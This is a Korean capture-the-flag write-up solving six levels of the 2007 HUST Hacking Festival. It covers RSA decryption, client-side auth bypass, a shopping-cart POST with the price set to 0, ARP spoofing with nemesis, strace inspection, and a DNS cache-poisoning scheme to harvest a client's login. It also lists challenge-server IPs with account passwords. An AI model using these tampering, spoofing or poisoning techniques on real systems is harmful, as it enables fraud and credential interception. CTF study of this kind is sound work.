제6회 HUST Hacking Festival 보고서

이강석


certlab@gmail.com

수원대학교 보안동아리 FLAG

http://flag.suwon.ac.kr


#01

1번 문제는 RSA Algorithm에 관한 문제입니다.
먼저 해당 게시판의 상단에 있는 HUST Logo를 다운받아 분석해보니 Layer1에 Private_key와 modulus가 있었고, 이를 통해 RSA Decrypt 문제라는것을 알았고, Decrypt할 때 쓰이는 Key는 회원가입 할때에 질문에 보면 9와 2랑 작은수를 선택하는 부분에서 Key가 2라는것을 알았습니다.



게시판에는 별다른게 없을거란 추측에 Flash File을 분석하였습니다.
URL : http://220.95.158.11/~dhclub20/board/long1.swf

Flash File을 분석해보면 Layer10이 Hint가 담긴 Layer이고, Layer5는 HUST Logo가 있는 Layer입니다.
HUST Logo 뒤에 Hint가 덮어진 상태입니다.




RSA 복호화 참고 URL

http://www.securitytechnet.com/resource/research/techreport/std-summary/node4.html
http://chul.in/engine/document.php?idx=8187
http://en.wikipedia.org/wiki/RSA#Decrypting_messages


Alice can recover m from c by using her private key d in the following procedure:

$$m = c^d \mod n$$

RSA Decrypt Source (Source를 참고한곳은 http://epp.cau.ac.kr/bd/zboard.php?id=inhatc_is 입니다.)



실행을 하면 다음과 같이 32가 나옵니다.



32를 URL : http://220.95.158.11/~dhclub20/board/admin.php
에 인증을 하면 다음과 같이 다음 Level의 Password가 나옵니다.

축하합니다. 다음 레벨로 가세요~
The FORMula of SucCess


처음엔 Private_key = 77 modulus = 119 이게 다음그림의 좌표인줄알았고, 좌표를 대입해보니 왼쪽 하단에 있는 고래그림을 가르키고 있어서 이제 풀었다고 생각했는데, 좀하다보니 RSA 인줄 알았습니다.

#02

시나리오 : 인증 우회후에 나오는 base64 Encoding 부분을 Decoding 해주면 됩니다.

Level02 Start Address
http://220.95.158.11/~Redy/hust2007/thechange/hack/festival/level2/level2/level2start.html

Proxy Tool로 login.js 파일을 인증우회를 위해 수정해준후에 보냅니다.



login.js 파일을 수정하고, ch1nw0rmbyredy.html 파일을 분석하면 auth.php 파일의 주소가 나옵니다.

다음은 인증답이 있는 페이지로 거쳐가는 URL List들입니다.
http://220.95.158.11/~Redy/hust2007/thechange/hack/festival/level2/level2redy/ch1nw0rmbyredy.html
http://220.95.158.11/~Redy/hust2007/thechange/hack/festival/level2/Redylevel2/auth.php

http://220.95.158.11/~Redy/hust2007/thechange/hack/festival/level2/level2/authsuccess.html
http://220.95.158.11/~Redy/hust2007/thechange/hack/festival/level2/level2/img/gentleman.jpg
http://220.95.158.11/~Redy/hust2007/thechange/hack/festival/level2/auth21ev213/end.html

Base 64

```
<HTML><HEAD><TITLE>New Document</TITLE>
<META content=EditPlus name=Generator>
<META content="" name=Author>
<META content="" name=Keywords>
<META content="" name=Description>
<SCRIPT language=javascript>
newwin=open("end.html","","top=100, left=250, width=300, height=200");
setTimeout("moving()",100);
function moving()
{
newwin.self.close();
}
</SCRIPT>
</HEAD>
<BODY bgColor=black onload="setTimeout('self.close()',100)" align="center">

<H1>Good
JOB!!!</H1><!--Q29uZ3JhdHVsYXRpb25zISBVIHBhc3NlZCBMZXZlbDQuLi4gTkVYVCBMZXZlbCBBdXRoZW50aWNhdGlvbiBQYXNzd29yZCBpcyAiRmluZGVycyBrZWVwZXIsIGxvc2VyIHdlZXBlcnMi--></BODY></HTML>
```

Base64

Q29uZ3JhdHVsYXRpb25zISBVIHBhc3NlZCBMZXZlbDQuLi4gTkVYVCBMZXZlbCBBdXRoZW50aWNhdGlvbiBQYXNzd29yZCBpcyAiRmluZGVycyBrZWVwZXIsIGxvc2VyIHdlZXBlcnMi

->

Congratulations! U passed Level4... NEXT Level Authentication Password is "**Finders keeper, loser weepers**"

#03

시나리오 : 쇼핑몰 결제를 0원으로 하고 flag value를 0으로 수정하면 됩니다.

Level03 시작주소
http://220.95.158.11/~Redy/hust2007/thechange/hack/festival/level2/level2/level2start.html

인증우회를 할때 잘못하면 다음의 메시지 발생

```
HTTP/1.1 200 OK
Date: Tue, 15 May 2007 15:08:53 GMT
Server: Apache
Content-Length: 141
Connection: close
Content-Type: text/html; charset=euc_kr

                        <script>
                                alert('이런..잘못된 경로로 오시면 안됩니다.');
                                location.href='http://220.95.158.11/~level3/main.php';
                        </script>

        <form name='dicision' method='post' action='/~level3/dicision.php'>
```

다음과 같이 변조후에 보냅니다.

```
POST /~level3/dicision.php HTTP/1.0
Accept: application/x-shockwave-flash, image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-excel,
application/vnd.ms-powerpoint, application/msword, */*
Referer: http://220.95.158.11/~level3/confirm.php
Accept-Language: ko
Content-Type: application/x-www-form-urlencoded
Proxy-Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 1.1.4322; FDM)
Host: 220.95.158.11
Pragma: no-cache
Content-Length: 85

number=0&name=HUST+T-Shirt%2Fcheapest+price%21%2FLast+chance&total=0&flag=0&x=69&y=19
```

이렇게 보내면 다음과 같이 성공메세지가 뜹니다. 하단에 alert('Good!!! You are success~!'); 부분에 인증답이 있는 URL이 있고. lk.php 부분으로 가면 성공입니다.

```
<html>
<head>


</head>
<body bgcolor="#FFFFFF" leftmargin="100" topmargin="30" marginwidth="0" marginheight="0" oncontextmenu="return false"
ondragstart="return false" onselectstart="return false" >
<table>
<tr>
        <td>
                <img src="images/loading.gif" width="771" height="311">

        </td>
```

```
</tr>
</table>

<form name='nice' method='post' action='/~level3/lk.php'>
<center>
<input type='image' src='images/confrim_success.gif' width='250' height='184' >
<br>
<font color='red' size = '2'>이그림이 보이시나요?그렇다면 눌러주세요^^</font>
</center>
<input type='hidden' name='success' value='1'>
</form>

<script>
alert('Good!!! You are success~!');
location.href='http://220.95.158.11/~level3/lk.php';
</script>

</body>
</html>
```

http://220.95.158.11/~level3/lk.php

```
HTTP/1.1 200 OK
Date: Tue, 15 May 2007 15:12:11 GMT
Server: Apache
Content-Length: 137
Connection: close
Content-Type: text/html; charset=euc_kr



                        <script>
                                alert('드디어 오셨군요~축하합니다^-^');
                        </script>
                        축하합니다.다음 레벨로 가는 암호는 BoNe To bE a HaCKeR 입니다.
```

#04

Account : 203.249.91.113 level4 / orangetree (따로 캡쳐를 못하였습니다.)

문제

```
패킷 생성기 nemesis를 이용하여 패킷을 생성하세요.

사용법)
/home/level4/nemesis --help
nemesis arp --help
nemesis arp -v  -r -S [source_ip] -h [sender_MAC] -D [destination_ip] -m [target_MAC]

              [--------------------------- ARP Header ------------------------------]

ex)
nemesis arp -r -S 123.123.123.123 -h 77:77:77:77:77:77 -D 234.234.234.234 -m 33:33:33:33:33:33

문제 풀이 후에는 사용하신 파일을 정리해 주세요.
```

4번은 ARP Spoofing 문제입니다. Tcpdump 로 패킷을 캡쳐한후 다음의 Mac Address & IP Address를 얻었습니다.

Mac Address

00:08:9f:24:83:39 -- 192.168.0.1
00:0e:2e:01:b4:51 -- 192.168.0.5
00:90:27:98:32:5f -- 192.168.0.4

시행착오

```
./nemesis arp -v -r -S 192.168.0.4 -h 00:90:27:98:32:5f -D 192.168.0.5 -m 00:0e:2e:01:b4:51
./nemesis arp -v -r -S 192.168.0.5 -h 00:0e:2e:01:b4:51 -D 192.168.0.4 -m 00:90:27:98:32:5f
./nemesis arp -v -r -S 192.168.0.5 -h 00:90:27:98:32:5f -D 192.168.0.1 -m 00:08:9f:24:83:39
./nemesis arp -v -r -S 192.168.0.1 -h 00:08:9f:24:83:39 -D 192.168.0.5 -m 00:90:27:98:32:5f
./nemesis arp -r -S 203.249.91.113 -h 00:e0:29:4f:f7:9e -D 211.221.225.33 -m 00:e0:29:4f:f7:9d
./nemesis arp -r -S 192.168.0.4 -h 00:e0:29:4f:f7:9e -D 211.221.225.33 -m 00:e0:29:4f:f7:9d
./nemesis arp -r -S 192.168.0.5 -h 00:08:9f:24:83:39 -D 211.221.225.33 -m 00:e0:29:4f:f7:9d
```

192.168.0.4에서 192.168.0.5로 가는 패킷을 Injection 하면 됩니다. 〈- 이게 정확히 맞는지 기억이 안나네요.

다양한 명령을 치고 UDP Packet을 Capture했기 때문에 정확한 정답 명령은 기억이 안나네요.
UDP Packet을 잡으면 다음과 같이 정답이 있는 string이 있는 패킷을 잡을수 있습니다.

UDP Packet Capture

```
[level4@hustquest04 ~]$ ./tcpdump -x udp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes

17:13:15.171022 IP kns.kornet.net.domain > 192.168.0.4.33817:  30834 NXDomain* 0/1/0 (105)
0x0000:  4500 0085 0000 4000 3911 993c a87e 3f01  E.....@.9..<.~?.
0x0010:  c0a8 0004 0035 8419 0071 e255 7872 8583  .....5...q.Uxr..
0x0020:  0001 0000 0001 0000 0131 0131 0131 0131  .........1.1.1.1
0x0030:  0769 6e2d 6164 6472 0461 7270 6100 000c  .in-addr.arpa...
0x0040:  0001 c014 0006 0001 0000 2a30 0037 0141  ..........*0.7.A
0x0050:  0c52                                     .R
17:13:27.482074 IP 192.168.0.5.domain > 77.77.77.77.7777:  1 1/0/0 A 77.77.77.77 (53)
0x0000:  4500 0051 dbc3 0000 ff11 8490 c0a8 0005  E..Q............
0x0010:  4d4d 4d4d 0035 1e61 003d 2eaf 0001 8180  MMMM.5.a.=......
0x0020:  0001 0001 0000 0000 0468 6572 650a 6973  .........here.is
0x0030:  616e 616e 7377 6572 036e 6574 0000 0100  ananswer.net....
0x0040:  01c0 0c00 0100 0100 0007 e900 044d 4d4d  .............MMM
0x0050:  4d                                       M
17:13:27.482843 IP 192.168.0.4.33817 > kns.kornet.net.domain:  53938+ PTR? 77.77.77.77.in-addr.arpa. (42)
0x0000:  4500 0046 c453 4000 4011 ce27 c0a8 0004  E..F.S@.@..'....
0x0010:  a87e 3f01 8419 0035 0032 0b2f d2b2 0100  .~?....5.2./....
0x0020:  0001 0000 0000 0000 0237 3702 3737 0237  .........77.77.7
0x0030:  3702 3737 0769 6e2d 6164 6472 0461 7270  7.77.in-addr.arp
0x0040:  6100 000c 0001                           a.....
17:13:27.483406 IP 192.168.0.4.33818 > kns.kornet.net.domain:  10246+ PTR? 77.77.77.77.in-addr.arpa. (42)
0x0000:  4500 0046 c453 4000 4011 ce27 c0a8 0004  E..F.S@.@..'....
0x0010:  a87e 3f01 841a 0035 0032 b5da 2806 0100  .~?....5.2..(...
0x0020:  0001 0000 0000 0000 0237 3702 3737 0237  .........77.77.7
0x0030:  3702 3737 0769 6e2d 6164 6472 0461 7270  7.77.in-addr.arp
0x0040:  6100 000c 0001                           a.....
17:13:27.486881 IP 192.168.0.4.33819 > kns.kornet.net.domain:  2146+ PTR? 77.77.77.77.in-addr.arpa. (42)
0x0000:  4500 0046 c454 4000 4011 ce26 c0a8 0004  E..F.T@.@..&....
0x0010:  a87e 3f01 841b 0035 0032 d57d 0862 0100  .~?....5.2.}.b..
0x0020:  0001 0000 0000 0000 0237 3702 3737 0237  .........77.77.7
```

```
0x0030:  3702 3737 0769 6e2d 6164 6472 0461 7270  7.77.in-addr.arp
0x0040:  6100 000c 0001                           a.....
```

정답 : here.isananswer.net

#05

문제를 풀고 난후에 Race Condition 이라는 힌트가 나왔습니다.

Account : 220.95.158.12 level5 / !itisfestival!

디렉토리를 보던중에 WebServer가 구동중이라는것을 알고 접속해보니 “It works!” 라는 메시지가 떴습니다.
이것이 힌트라고 생각되나 힌트가 나오기 전에는 race condition 인줄을 몰랐고 의심이 가는 다음 파일에 strace 명령으로 보면 정답이 나옵니다. 문제의 의도는 race condition 이지만


strace /bin/flyHigh

```
mprotect(0x9aa000, 8192, PROT_READ)      = 0
mprotect(0x86f000, 4096, PROT_READ)      = 0
munmap(0xb7fa9000, 34515)                = 0
brk(0)                                   = 0x9298000
brk(0x92b9000)                           = 0x92b9000
open("/quest/level5/tmp/HUST", O_WRONLY|O_CREAT|O_TRUNC, 0400) = -1 EISDIR
write(-1, "PracTicE mAkeS PerFeCt", 22) = -1 EBADF (Bad file descriptor)
close(-1)                                = -1 EBADF (Bad file descriptor)
unlink("/quest/level5/tmp/HUST")         = -1 EISDIR (Is a directory)
fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 10), ...}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
write(1, "/quest/level5/tmp/HUST\n", 23/quest/level5/tmp/HUST
) = 23
exit_group(0)                            = ?
Process 8223 detached
```

정 답 : **PracTicE mAkeS PerFeCt**

#06

시나리오 : DNS Pharming + DNS Cache Poisoning 문제입니다.
ClientA가 www.level6hackfestival.net 사이트에 자주 접속한다고 합니다.
또한 ClientA의 DNS Server는 211.247.58.254 로 세팅되어있고, 211.247.58.254는 121.127.182.254에서 DNS 정보를 얻어옵니다.
Nemisis Tool로 DNS Packet들을 조작해서 **Src IP 121.127.182.254** dst ClientA의 DNS 211.247.58.254 에다가
www.level6hackfestival.net 의 IP는 나의 IP라고 속이면 됩니다.



공격자는 Target을 211.247.58.254로 하고 1~65535의 경우의 수로 DNS ID를 다르게 만든후 Loop를 돌려 Nemisis를 돌립니다.
www.level6hackfestival.net 의 웹서버를 구축하고 난뒤에 ClientA가 구축해놓은 www.level6hackfestival.net 로 접속하여
로그인을 시도하게 되고, ID와 PW를 획득하게 됩니다.

처음에 문제를 접했을때는 Scapy로 Packet을 조작하면 되겠다고 생각하여, Python이 실행이 되어 Scapy로 Packet을 조작해서
해보려고 했지만 Packet을 만든후에 send() 실행권한이 없어 못하였습니다. 결국엔 Scapy로 하는것이 아니더군요.

문제서버의 Process 정보

```
root      2001 23309  0 04:48 pts/3    00:00:04 watch -d -n 2 ps -ef | grep nemesis | grep -v pts/3
root      2782     1  0 May12 ?        00:00:00 /usr/sbin/sshd
root      5147     1  0 04:07 ?        00:00:00 xinetd -stayalive -pidfile /var/run/xinetd.pid
root      6230  5147  0 05:59 ?        00:00:00 in.telnetd: 222.102.103.192
root      6303  6230  0 05:59 ?        00:00:00 login -- level6_client
root      6901  2782  0 04:42 ?        00:00:00 sshd: flyhigh [priv]
root      9468     7  0 02:04 ?        00:00:00 [pdflush]
```

```
502      10402  6303  0 06:00 pts/1    00:00:00 -bash
flyhigh  11044  6901  0 04:43 ?        00:00:01 sshd: flyhigh@pts/3
flyhigh  11054 11044  0 04:43 pts/3    00:00:00 -bash
502      11385     1 14 May16 ?        00:58:52 -bash
root     18123     1  0 00:19 tty1     00:00:00 /sbin/mingetty tty1
root     20036 11054  0 04:43 pts/3    00:00:00 su -
root     21159 11385  0 06:24 ?        00:00:00 ./nemesis udp -v -D 121.127.182.254 -y 53 -S 211.51.221.169
502      21160 21678  0 06:24 pts/4    00:00:00 ./ps -ef
root     21676  5147  0 06:10 ?        00:00:00 in.telnetd: 211.212.115.100
root     21677 21676  0 06:10 ?        00:00:00 login -- level6_client
502      21678 21677  0 06:10 pts/4    00:00:01 -bash
root     23309 20036  0 04:43 pts/3    00:00:00 -bash
root     24464     1  0 04:13 ?        00:00:00 syslogd -m 0
root     24524     1  0 04:13 ?        00:00:00 klogd -x
root     25346  5147  0 06:08 ?        00:00:05 in.telnetd: 211.212.115.100
root     25355 25346  0 06:08 ?        00:00:00 login -- level6_client
502      25424 25355  0 06:08 pts/2    00:00:00 -bash
```

문제서버의 Route 정보

```
Address                  HWtype  HWaddress           Flags Mask            Iface
211.247.111.1            ether   00:D0:CB:12:10:46   C                     eth0
```

